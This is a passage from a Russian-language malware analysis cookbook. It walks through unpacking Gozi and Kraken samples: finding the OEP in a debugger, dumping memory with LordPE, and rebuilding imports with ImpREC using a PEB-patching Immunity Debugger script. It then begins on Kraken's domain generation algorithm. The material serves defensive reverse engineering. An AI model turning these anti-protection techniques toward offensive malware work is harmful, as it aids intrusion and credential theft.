>>> bf   = Blowfish.new(key, mode, iv)
```

6. Выполните расшифрование и выведите открытый текст:

```
>>> plaintext = bf.decrypt(decoded)
>>> print plaintext
ComputerName: JASONRESACC69
IP: 192.168.1.110
UserName: Jason
Country: US
Data: ltmpl=default&ltmplcache=2&continue=https%3A%2F%2F
      mail.google.com%2Fmail%2F%3Fnsr%3D1&service=mail&r
      m=false&ltmpl=default&ltmpl=default&Email=[REMOVED]
      &Passwd=[REMOVED]&rmShown=1&signIn=Sign+in
URL: https://www.google.com/accounts/ServiceLoginAuth?service=mail
Title: Gmail: Email from Google - Microsoft Internet Explorer
```

Вот и всё. Вредоносная программа крадёт учётные данные сайтов, на которые входят пользователи заражённого компьютера. Процесс оказался долгим и трудоёмким, но никто не обещал, что будет легко. Наконец увидев данные, ради которых пришлось столько работать, вы наверняка почувствуете то же удовлетворение, что и авторы.

Распаковка вредоносных программ

При статическом анализе упакованной вредоносной программы обнаруживается крайне мало сведений: нет интересных строк, список импортируемых функций минимален, а все инструкции зашифрованы. Цель распаковки - удалить слой обфускации, наложенный упаковщиком. Существует много методик, обычно разделяемых на ручные и автоматизированные. Автоматические распаковщики экономят время, но полагаться на них нельзя: они срабатывают не всегда и не заменяют изучение ручной распаковки. Умение распаковывать вручную остаётся резервом на случай отказа автоматических средств.

Далее перечислены основные этапы ручной распаковки и номера рецептов этого раздела, где они рассматриваются подробнее.

Примеры основаны на распаковке вариантов семейств Gozi (http://www.secureworks.com/research/threats/gozi/?threat=gozi) и Kraken (http://dvlabs.tippingpoint.com/blog/2008/04/28/kraken-botnet-infiltration). Те же инструменты и общие рекомендации применимы к большинству других вредоносных программ. Эти образцы выбраны потому, что злоумышленники обфусцировали их собственными упаковщиками, а не общедоступными известными средствами вроде UPX, FSG или AsPack.

• **Рецепт 12-8:** поиск OEP, исходной точки входа. OEP - адрес первой инструкции вредоносной программы до упаковки.
• **Рецепт 12-8:** отладка программы до достижения OEP. Программа успевает распаковать себя в память, но ещё не приступает к выполнению вредоносного кода.
• **Рецепт 12-9:** сохранение распакованной памяти процесса в файл на диске.

• **Рецепт 12-10:** восстановление таблицы адресов импорта (IAT) сохранённого файла.

Следует учитывать, что при распаковке не всегда удаётся получить точную копию исходного файла. Но действительно ли она нужна? Всё зависит от решаемой задачи. Для исполняемой на другой машине распакованной копии потребуется значительно больше работы, чем для простого изучения нескольких распакованных функций в IDA Pro.

Рецепт 12-8. Поиск OEP в упакованной вредоносной программе

В этом рецепте объясняется понятие OEP и представлены методы её поиска в упакованной программе. Обычно упаковка становится заметна при открытии файла в IDA Pro или после положительного результата средства обнаружения упаковщиков из рецепта 3-8. На рисунке 12-10 показан упакованный образец трояна Gozi в IDA Pro. На упаковку указывают несколько эвристических признаков:

• **Малое число функций.** В файле всего восемь встроенных функций, тогда как в обычных распакованных программах их гораздо больше.
• **Малое число импортов.** Файл импортирует менее десяти функций API из библиотек операционной системы. Либо его возможности крайне ограничены, либо упаковщик скрыл функции API.
• **Большой объём неисследованного пространства на цветовой полосе IDA.** Полоса различает области файла с обычными функциями, данными и неисследованным пространством. Большой неисследованный участок означает, что IDA не может определить назначение байтов, скорее всего потому, что они зашифрованы.
• **Инструкции кодирования внутри цикла.** Последовательность `IMUL`, `ADD`, `SHR`, `XOR` и `AND` с жёстко заданными числами внутри цикла указывает на обфускацию или деобфускацию.




Рисунок 12-10. Упакованный образец Gozi в IDA Pro

Поиск OEP

В зависимости от упаковщика поиск OEP может быть простым или очень сложным. По сути, требуется найти место, где упакованная программа завершает расшифрование. В IDA Pro ищите участок кода с неясным адресом назначения, например переходом или вызовом по динамически вычисляемому адресу, либо инструкцию, которая, в отличие от остальных, не возвращается внутрь цикла расшифрования. Можно воспользоваться следующими приёмами:

• модуль IDAGrapher[12] для IDA строит граф и выделяет конечные блоки зелёным. Конечный блок - место, где код возвращается или переходит по адресу из регистра либо позиции стека. Такие блоки вероятнее всего передают управление OEP;
• попробуйте универсальное автоматическое средство поиска OEP из библиотеки Collaborate RCE Tool Library, ссылки на которую приведены в конце раздела;
• установите в отладчике точки останова на функциях, часто вызываемых при запуске программы, например `GetVersionExA` или `GetCommandLineA`, включая Unicode-варианты. Если программа достигает такого вызова, распаковка, вероятно, завершилась. Это не приведёт точно к инструкции OEP, но позволит приблизиться. Возможны ложные срабатывания, если API вызывает сама процедура распаковки или загруженная ею DLL;
• вручную исследуйте ассемблерный код в IDA Pro и найдите конечный блок. Этот способ требует больше всего времени и опыта, но после освоения становится самым надёжным.

На рисунке 12-11 показано место, которое, предположительно, передаёт управление OEP. Оно находится внутри последней подфункции, вызванной из `start` перед завершением программы. Все остальные подфункции похожи на вспомогательные процедуры упаковщика. Методом исключения можно выделить инструкцию по адресу `0x03000884`. Программа обязана завершить распаковку до OEP и достичь OEP до своего завершения, поэтому место соответствует логическому порядку операций. Кроме того, `CALL` ведёт по неизвестному адресу, находящемуся в тот момент в EAX, а не в фиксированное место.




Рисунок 12-11. Инструкция CALL, возможно ведущая к OEP

Достижение OEP в отладчике

Найдя инструкцию, предположительно ведущую к OEP, нужно выполнять программу до неё. Если остановиться слишком рано, распаковка не завершится; если слишком поздно, программа начнёт исполнять основную вредоносную нагрузку. Установите точку останова по адресу инструкции и разрешите выполнение до её достижения. Именно так авторы поступили в Immunity Debugger, как показано на рисунке 12-12.




Рисунок 12-12. Вредоносная программа приостановлена в отладчике по адресу 0x03000884

Регистр EAX содержит `0x1AA061D0`, куда и ведёт `CALL`. Этот адрес находится очень далеко от базы исходной программы. Можно предположить, что Gozi не расшифровывает инструкции на месте, а динамически выделяет память, выполняет расшифрование в новой области и после завершения передаёт ей управление. Один раз нажмите F7, чтобы войти в `CALL` и перейти к `0x1AA061D0`. Затем прокрутите панель CPU вверх и вниз и изучите сведения на рисунке 12-13. До распаковки IP-адреса и имена узлов серверов управления не были видны, а значит, OEP, вероятно, достигнута.




Рисунок 12-13. Видимые строки программы указывают на достижение OEP

Если требуется только отладить распакованную программу, работа завершена: OEP достигнута, и можно анализировать вредоносный код в отладчике. Чтобы извлечь распакованную копию для последующего анализа или изучения в IDA Pro, переходите к следующим рецептам.

Рецепт 12-9. Сохранение памяти процесса с помощью LordPE

Этот рецепт продолжает рецепт 12-8 и показывает, как после достижения OEP сохранить распакованную память процесса на диск. Описанные инструменты и приёмы применимы к большинству образцов, а не только к рассматриваемому примеру. Кроме того, для сохранения памяти не обязательно знать точный адрес OEP: дамп можно получить в любой момент, если вредоносная программа не противодействует инструментам.

Инструменты сохранения процессов

Авторы успешно использовали:

• отдельный инструмент LordPE;[13]
• модуль отладчика OllyDump;[14]
• платформу криминалистического анализа памяти Volatility (см. рецепт 16-7).

Выбор зависит от способа анализа. Отдельный LordPE может сохранить память любого системного процесса. Модуль OllyDump работает только с процессом, отлаживаемым в данный момент. Volatility, в свою очередь, извлекает память процесса из дампа RAM.

Использование LordPE

Приложение LordPE показано на рисунке 12-14. После щелчка процесса правой кнопкой доступны варианты **dump full**, **dump partial** и **dump region**. При полном дампе LordPE извлекает память от `ImageBase` до `ImageBase+ImageSize`. Обычно выбирается этот вариант, но Gozi объявляет `ImageSize` равным `0x1AA00000`, то есть более 400 Мбайт, что явно слишком велико. Этот простой приём против распаковки заставляет **dump full** завершиться неудачей. В таком случае выберите **dump partial** и введите допустимый размер образа.

В меню LordPE есть команда **correct ImageSize**, но, по опыту авторов, она ненадёжна. Размер должен быть достаточным для всей распакованной программы, но не настолько большим, чтобы LordPE обратился к невыделенной памяти или другому модулю процесса. Более точное значение можно получить из карты памяти отладчика. Найдите непрерывные блоки, начинающиеся с `0x1AA00000`. На рисунке 12-15 видны три блока общим размером `0x31000`. Именно `0x31000` следует ввести в поле размера дампа LordPE.




Рисунок 12-14. Исправление размера образа в LordPE перед сохранением памяти




Рисунок 12-15. Карта памяти отладчика показывает сегменты gozi.exe

Теперь результат LordPE можно сохранить на диск и открыть в IDA Pro. Сравнение упакованного рисунка 12-10 с распакованным рисунком 12-16 показывает существенное изменение: в распакованной версии видны полный список функций и все импорты, а главное - инструкции программы больше не зашифрованы.




Рисунок 12-16. Распакованная версия gozi.exe в IDA Pro

В примере распаковки Gozi авторам повезло встретить только один приём против распаковки - недопустимый размер образа. В следующем рецепте рассматриваются другие препятствия и способы их обхода.

Рецепт 12-10. Восстановление таблиц импорта с помощью ImpREC

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

Многие упаковщики намеренно скрывают OEP, создавая эффект спагетти: сотни переплетённых блоков кода без очевидного конца и функции, которые никогда не возвращаются, а лишь переходят в другое место. В IDA такой файл выглядит как огромный лабиринт, и на поиск инструкции, ведущей к OEP, можно потратить часы. На рисунке 12-17 показан пример спагетти-упаковщика. Далее используется изображённый там двоичный файл, вариант Kraken.



Рисунок 12-17. Спагетти-упаковщик Kraken мешает легко обнаружить OEP

Борьба со спагетти-упаковщиком

Один из приёмов, упомянутых в рецепте 12-8, - загрузить файл в отладчик и установить точку останова на функции API, часто вызываемой в начале программы. Метод несовершенен, поскольку при запуске не все программы вызывают одни и те же функции. Однако при анализе во виртуальной машине попробовать стоит: если точка не сработает, можно просто откатить машину и применить другой способ.

На рисунке 12-18 двоичный файл со спагетти-упаковкой загружен в отладчик, а точка останова установлена на `GetCommandLineA`, одну из функций, часто вызываемых из точки входа. После срабатывания на панели стека виден адрес возврата `0x0086F215`. Если в этом диапазоне памяти есть известный модуль, рядом отображается его имя, например `modname.0086F215`. Здесь имени нет, следовательно, у адреса отсутствует владелец. Это характерный признак упаковщика, переносящего код в произвольный сегмент памяти, распаковывающего его и продолжающего выполнение с нового адреса.




Рисунок 12-18. Панель стека раскрывает адрес вызывающей стороны

В панели CPU отладчика перейдите к `0x0086F215`. Там находится тело распакованной вредоносной программы. Чтобы сохранить распакованное содержимое на диск, достаточно узнать базовый адрес и размер содержащего `0x0086F215` сегмента памяти. В рецепте 12-8 показано, как исследовать эти значения на вкладке памяти отладчика, а затем сохранить диапазон с помощью LordPE. Авторы проделали то же самое в этом примере.

Базовый адрес оказался равен `0x00860000`, а размер - `0x18000`. Однако после загрузки дампа в IDA Pro он отображался хуже образца Gozi. На рисунке 12-19 многие вызовы функций API показывают адреса вместо имён, поэтому определить вызываемые функции нельзя.




Рисунок 12-19. Вызовы функций API неправильно отображаются в IDA Pro

Использование Import REConstructor

Import REConstructor[15] (ImpREC) восстанавливает таблицы импорта упакованных вредоносных программ. Он сканирует память процесса в поисках вызовов импортированных функций, строит список записей и накладывает исправление на файл, сохранённый LordPE. В частности, заголовок PE изменяется так, чтобы после загрузки дампа в IDA Pro можно было определить вызываемые функции API.

При запуске ImpREC показывает список процессов. Выберите вредоносную программу, работающую в отладчике. После этого можно восстановить исполняемый файл процесса или одну из загруженных DLL. Но для программы со спагетти-упаковкой требуется восстановить не основной исполняемый файл и не DLL, а модуль с базовым адресом `0x00860000`. Как видно на рисунке 12-20, после выбора процесса варианта для модуля по `0x00860000` нет.



Рисунок 12-20. ImpREC не знает о модуле по адресу 0x00860000

Чтобы понять, как восстановить таблицы модуля, которого нет в списке, нужно знать, как ImpREC формирует этот список. Инструмент читает блок окружения процесса (PEB) и разбирает список модулей `InLoadOrder`. Эти структуры подробно описаны в начале главы 16. Чтобы ImpREC увидел модуль по `0x00860000`, можно добавить элемент в `InLoadOrder` или изменить базовый адрес и размер существующего модуля. PyCommand `trickimprec.py` для Immunity Debugger, находящийся на DVD книги, использует второй способ: изменяет базовый адрес и размер главного исполняемого файла процесса, который на рисунке 12-20 имеет базу `0x00400000`, на заданные значения. Ниже приведён код.

```
import immlib
import getopt
from string import atoi


def main(args):
    imm = immlib.Debugger()
    base = None
    size = None

    try:
        opts, argo = getopt.getopt(args, "b:s:")
    except getopt.GetoptError:
        return "Usage: !trickimprec -b BASE -s SIZE"

    for o, a in opts:
        if o == "-b":
            base = atoi(a, 16)
        elif o == "-s":
            size = atoi(a, 16)

    if base == None or size == None:
        return "Usage: !rebase -b BASE -s SIZE"

    # pointer to PEB_LDR_DATA
    ldr = imm.readLong(imm.getPEBaddress()+12)

    # pointer to InLoadOrder list
    load_order_list = imm.readLong(ldr+12)
```

```
# pointer to the first loaded module's base and size
# this will be to the exe image itself
ptr_base = load_order_list+24
ptr_size = load_order_list+32
mod_base = imm.readLong(ptr_base)

# overwrite the base and size with the values
# supplied by the user
imm.writeLong(ptr_base, base)
imm.writeLong(ptr_size, size)
```

Скопируйте `trickimprec.py` с DVD книги в каталог `PyCommands`, затем введите в командном поле отладчика следующую команду. Подробнее о PyCommands см. рецепт 11-8.

```
!trickimprec -b 0x00860000 -s 0x18000
```

После обновления ImpREC будет считать, что процесс `wfsdmj.exe` расположен по базовому адресу `0x00860000`, а не `0x00400000`. Копия `wfsdmj.exe` действительно есть по `0x00400000`, но она упакована. Восстанавливать требуется распакованную копию по `0x00860000`. На рисунке 12-21 видно, что ImpREC автоматически распознал новый базовый адрес.




Рисунок 12-21. ImpREC распознаёт модуль по адресу 0x00860000

Получение параметров IAT

Независимо от того, потребовались ли дополнительные шаги для загрузки нужного модуля в ImpREC, теперь инструменту нужно указать, как найти таблицу импорта. Это можно сделать автоматически или вручную. Автоматический способ - нажать **AutoSearch**, а затем **Get Imports** - самый быстрый, но срабатывает не всегда. При ручном способе таблица импорта и её размер находятся в отладчике. Затем правильные значения вводятся в поля **RVA** и **Size** ImpREC, после чего нажимается **Get Imports**.

Чтобы вручную найти таблицу импорта, отыщите в распакованной программе любой вызов импортированной функции. Подойдёт уже найденная `GetCommandLineA`. Щёлкните инструкцию правой кнопкой и выберите **Follow in Dump > memory address**. Панель дампа перейдёт к адресу

`0x00873060`. Переключив формат на **Long/Address**, как описано в рецепте 11-3, вы увидите имена импортированных функций на рисунке 12-22.




Рисунок 12-22. Импортированные функции на панели дампа отладчика

Прокрутите панель дампа вверх до начала таблицы импорта. Оно очевидно: выше имена функций исчезают. Аналогично найдите конец таблицы. В данном случае начало находится по `0x00873000`, конец - по `0x00873294`, поэтому размер равен `0x298`: `0x294` плюс 4 байта последней записи. Введите `0x298` в поле **Size** ImpREC. В поле **RVA** введите `0x00013000`. RVA вычисляется вычитанием базового адреса модуля из абсолютного адреса начала таблицы: `0x00873000 - 0x00860000 = 0x00013000`.

После заполнения **RVA** и **Size** нажмите **FixDump**. Откроется диалог выбора файла, где нужно указать дамп LordPE. ImpREC применит исправления и сохранит новый файл с именем на основе исходного. Например, для `C:\dumped.exe` будет создан `C:\dumped_.exe`. Откройте исправленный файл в IDA Pro: теперь все импорты восстановлены. Итог на рисунке 12-23 показывает тот же код, что рисунок 12-19, но с исправленной таблицей импорта.




Рисунок 12-23. Исправленный двоичный файл Kraken в IDA Pro

В этом рецепте преодолено несколько типичных реальных препятствий. Сначала спагетти-упаковка мешала найти OEP. Затем пришлось исправить байты в памяти, чтобы ImpREC распознал нужный модуль. Наконец, таблица импорта была найдена вручную и дамп восстановлен. Теперь его можно свободно анализировать в IDA Pro со всеми именами функций.

Дополнительные советы и ресурсы для ручной распаковки:

• поле OEP в ImpREC нужно менять только при использовании **AutoSearch** или если восстановленный файл планируется запускать на другой машине. В остальных случаях точка входа при открытии в IDA Pro может быть неверной, но весь код останется доступным для анализа;

• после **Get Imports** рядом с некоторыми DLL может появиться сообщение `valid:No`. Развернув дерево импортированных функций, можно увидеть явно недопустимые элементы. Щёлкните их правой кнопкой и выберите **Cut Thunk**. После удаления всех ошибочных записей сообщение изменится на `valid:Yes`;
• Universal Import Fixer (UIF)[16] автоматизирует поиск таблицы импорта, определение её размера и другие операции с IAT;
• на сайте Фрэнка Болдевина (Frank Boldewin)[17] опубликовано не менее трёх учебных материалов Flash по распаковке с ImpREC, UIF и OllyDbg.

Ресурсы по распаковке

Аналитики вредоносных программ и исследователи вирусов много лет работают с упакованным кодом. Эта книга не может охватить все аспекты распаковки, поэтому далее перечислены перспективные инструменты и идеи для углубления знаний.

Таблица 12-3. Ресурсы по распаковке

Ресурс	URL	Описание
Universal PE unpacker для IDA Pro	`www.hex-rays.com/idapro/unpack_pe/unpacking.pdf`	Модуль отлаживает программу со стратегически расположенными точками останова и определяет момент перехода к OEP.
Ether	http://ether.gtisc.gatech.edu/index.html; http://www.offensivecomputing.net/?q=node/1575	Ether использует расширения аппаратной виртуализации вроде Intel VT и исправленный гипервизор Xen, оставаясь незаметным для выполняемой вредоносной программы. Образцы можно отправлять на сайт Ether или анализировать локально; доступна бета-версия пакета Debian с готовыми двоичными файлами.
Collaborative RCE Tool Library	http://woodmann.com/collaborative/tools/index.php/Category:Unpacking_Tools	Большая коллекция инструментов распаковки для практики.

Ресурс	URL	Описание
BitBlaze и Renovo	http://bitblaze.cs.berkeley.edu/; http://bitblaze.cs.berkeley.edu/renovo.html	Сетевой сервис BitBlaze включает распаковщик Renovo. После загрузки файла сайт показывает карту памяти с выделенными сегментами упакованного и распакованного кода и позволяет скачать некоторые распакованные сегменты для анализа в IDA Pro.
EUREKA!	http://eureka.cyber-ta.org/	Сетевой сервис пытается распаковать и дизассемблировать загруженные файлы. Он создаёт аннотированные графы кода и выводит строки и обнаруженные имена узлов DNS из распакованного файла.
DynamoRIO, PIN и Saffron	http://dynamorio.org/; http://www.pintool.org/; http://www.offensivecomputing.net/bhusa2007/saffron-di.cpp	Средства динамического инструментирования позволяют изменять программу во время выполнения. Можно заменять и добавлять инструкции для подробного управления и наблюдения. Распаковщик Saffron Дэнни Квиста (Danny Quist) основан на PIN.
TitanEngine SDK и FUU	http://reversinglabs.com/products/TitanEngine.php; http://code.google.com/p/fuu/	FUU (Fast Universal Unpacker) - графический инструмент Windows для распаковки, декомпрессии и расшифрования многих распространённых упаковщиков. Он основан на TitanEngine SDK компании ReversingLabs.

Сценарии отладчика

В этом разделе показано, как инструментировать вредоносные программы отладчиком для декодирования и расшифрования данных. Майкл Лай (Michael Ligh) и Грег Синклер (Greg Sinclair) выступали на эту тему на Defcon 16; слайды доступны по адресу http://mhl-malware-scripts.googlecode.com/files/Defcon2008_MalwareRCE_Ligh_Sinclair.pdf.

Идея создания средств расшифрования с помощью отладчика такова: если в образце удалось найти алгоритм, то есть функцию расшифрования, программу можно выполнить так, чтобы управлять входными данными этой функции. Обнаруженные в файле или записи трафика зашифрованные данные размещаются в памяти процесса через отладчик, передаются функции как аргумент, а затем перехватывается её результат - открытый текст. В некотором смысле вы заменяете обычное поведение и ход выполнения вредоносной программы собственными.

В следующих рецептах для инструментирования используется интерфейс Python Immunity Debugger. С тем же успехом можно применить WinAppDbg из рецепта 11-12 или IDAPython: http://code.google.com/p/idapython/.

Рецепт 12-11. Взлом алгоритмов генерации доменов

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

Если злоумышленники жёстко задают имена узлов или IP-адреса серверов управления C2 в программе, защитникам проще обнаружить эти машины и добиться их отключения, сообщив о нарушении регистраторам или провайдерам. Поскольку это серьёзно нарушает работу ботнета, появились новые способы поиска серверов управления. Один из них - алгоритм генерации доменов (DGA), реализованный, например, в Kraken, Srizbi, Torpig и Conficker. В этом рецепте объясняется DGA и показано, как исследовать такой алгоритм сценариями отладчика.

Алгоритмы генерации доменов

DGA - встроенный в исполняемый файл алгоритм, вычисляющий домены по некоторому входному значению. Его можно считать ключом шифрования или начальным значением алгоритма. Не зная начального значения и самого алгоритма, невозможно предсказать домены, к которым обратится программа. Ранние варианты червя Conficker ежедневно создавали список из 250 доменов на основе текущей даты и пытались связаться с каждым. Это привело к созданию Conficker Working Group[18], совместной отраслевой инициативы, блокировавшей ежедневные списки доменов. В ответ новые варианты Conficker стали создавать по 50 000 имён в сутки. Для перекрытия доступа злоумышленников к ботнету пришлось бы каждый день эффективно блокировать 50 000 новых доменов.

Исследование DGA Kraken

В следующем выводе `tcpdump` видны несколько доменов, созданных DGA Kraken.

```
$ tcpdump -r traffic.pcap -n dst port 53
reading from file traffic.pcap, link-type EN10MB (Ethernet)
IP 192.168.2.5.1025 > 4.2.2.1.53: 44608+ A? hmhxnupkc.mooo.com. (36)
IP 192.168.2.5.1025 > 4.2.2.1.53: 58435+ A? rffcteo.dyndns.org. (36)
IP 192.168.2.5.1025 > 4.2.2.1.53: 62018+ A? bdubefoeug.yi.org. (35)
```

Рецепт показывает, как предсказать все домены DGA Kraken, а не только небольшое подмножество, наблюдаемое при запуске программы и перехвате DNS-запросов. Сначала нужен исполняемый файл образца. При необходимости распакуйте его и перейдите к сетевым API. Особенно интересны вызовы `DnsQuery` и `gethostbyname`, которыми большинство программ преобразует домен в IP-адрес. Ниже приведён псевдокод по результатам анализа Kraken.

```
unsigned int counter = 0;
char *pbuf;
